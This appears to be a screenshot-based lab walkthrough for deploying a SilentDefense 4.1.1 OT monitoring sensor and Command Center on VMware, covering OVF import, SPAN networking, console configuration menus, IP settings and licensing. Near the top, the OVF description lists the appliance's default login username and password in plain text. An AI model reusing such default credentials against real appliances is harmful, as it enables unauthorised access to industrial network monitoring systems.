- ✓ 1 Select an OVF template
- ✓ 2 Select a name and folder
- ✓ 3 Select a compute resource
- 4 Review details
- 5 Select storage
- 6 Select networks
- 7 Ready to complete

Review details

Verify the template details.

Publisher	No certificate present
Description	SilentDefense 4.1.1 - Sensor Host configuration: 8192 MB RAM, 4 vCPU, 102400 MB HDD Host user: silentdefense Host password: BamRork5
Download size	1,015.1 MB
Size on disk	2.8 GB (thin provisioned)
	100.0 GB (thick provisioned)



Deploy OVF Template

- ✓ 1 Select an OVF template
- ✓ 2 Select a name and folder
- ✓ 3 Select a compute resource
- ✓ 4 Review details
- ✓ 5 Select storage
- 6 Select networks
- 7 Ready to complete

Select networks

Select a destination network for each source network.


Source Network	Destination Network
bridged	SPAN-DPortGroup

1 items


IP Allocation Settings

IP allocation: Static - Manual

IP protocol: IPv4




Task Name	Target	Status	Details
Deploy OVF template	SD-Sensor	28%	
Import OVF package	LAB-Cluster	28%	




Edit Settings | SD-Sensor

CPU	4	
Memory	8 GB	
Hard disk 1	100 GB	
SCSI controller 0	LSI Logic Parallel	
*Network adapter 1 **	VM Network	☑ Connect...
Network adapter 2	SPAN-DPortGroup	☑ Connect...
*CD/DVD drive 1 **	Client Device	□ Connect...
*Video card **	Auto-detect settings	
VMCI device	Device on the virtual machine PCI bus that provides support for the virtual machine communication interface	
Other	Additional Hardware	




SD-Sensor


Guest OS: Ubuntu Linux (64-bit)
Compatibility: ESXi 5.1 and later (VM version 9)
VMware Tools: Not running, not installed
More info
DNS Name:
IP Addresses:
Host: 10.11.11.11



```
Welcome to SilentDefense sd-411-sensor-8g-vmware tty1

sd-411-sensor-8g-vmware login: silentdefense
Password:

  Welcome to SilentDefense

  Command Center:                Not installed.
  Enterprise Command Center:     Not installed.
  Monitoring Sensor:             4.1.1-sm1
  Base OS and kernel:            Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-74-generic x86_64)

  For any questions, please contact: https://www.forescout.com/support/get-support/

silentdefense@sd-411-sensor-8g-vmware:~$ _
```




SilentDefense Appliance Configuration menu
I Configure management interface
II Remove management interface configuration
III Change system hostname
IV Change system password
V Configure new monitoring interface(s)
VI Remove monitoring interface configuration
VII Choose monitoring interface(s)
VIII Configure ICS Patrol access interfaces
IX Configure static routes
X Configure/Disable SNMP
XI Exit this configuration utility
< OK >
<Cancel>




Configure management network interface
Management network interface details:


```
IP Address                    10.11.11.100
Netmask                       255.255.255.0
Default gateway               10.11.11.1
DNS servers (comma separated)
```




```
Select the capture interfaces:

                    [*] ens192
```



```
SilentDefense Appliance Configuration menu

  I      Configure management interface
  II     Remove management interface configuration
  III    Change system hostname
  IV     Change system password
  V      Configure Command Center memory allocation
  VI     Configure Command Center replication
  VII    Configure Command Center CSV export separator
  VIII   Reset Command Center admin password
  IX     Configure ICS Patrol access interfaces
  X      Configure static routes
  XI     Configure/Disable SNMP
  XII    Exit this configuration utility
```




```
          Configure management network interface
 Management network interface details:

  IP Address                       10.11.11.110
  Netmask                          255.255.255.0
  Default gateway                  10.11.11.1
  DNS servers (comma separated)
```



YOU MUST CHANGE YOUR PASSWORD

Please select a password that meets all of the following criteria:
- is at least 8 characters;
- does not contain your account or full name;
- contains at least 3 of the following 4 character groups:
    * English uppercase characters (A through Z);
    * English lowercase characters (a through z);
    * Numerals (0 through 9);
    * Non-alphanumeric characters (such as !, $, #, %);
- is different from the current password

NEW PASSWORD




Command Center attributes

Software version	4.1.1
Replication	N/A
License status	❗ Missing
License level	Missing
Maximum number of connected sensors	N/A
License expiry date	N/A
Universally unique identifier (UUID)	N/A

SilentDefense sensors

Sensor name ▲	Sensor address	Software version	Sensor status



Command Center attributes

Software version	4.1.1
Replication	N/A
License status	✓ Valid
License level	SilentDefense Premium
Maximum number of connected sensors	5
License expiry date	Sep 28, 2021
Universally unique identifier (UUID)	[redacted]

SilentDefense sensors


Sensor name ▲	Sensor address	Software version	Sensor status

0 sensors

ICS Patrol sensors

Sensor name ▲	Sensor address	Software version	Sensor status

0 sensors

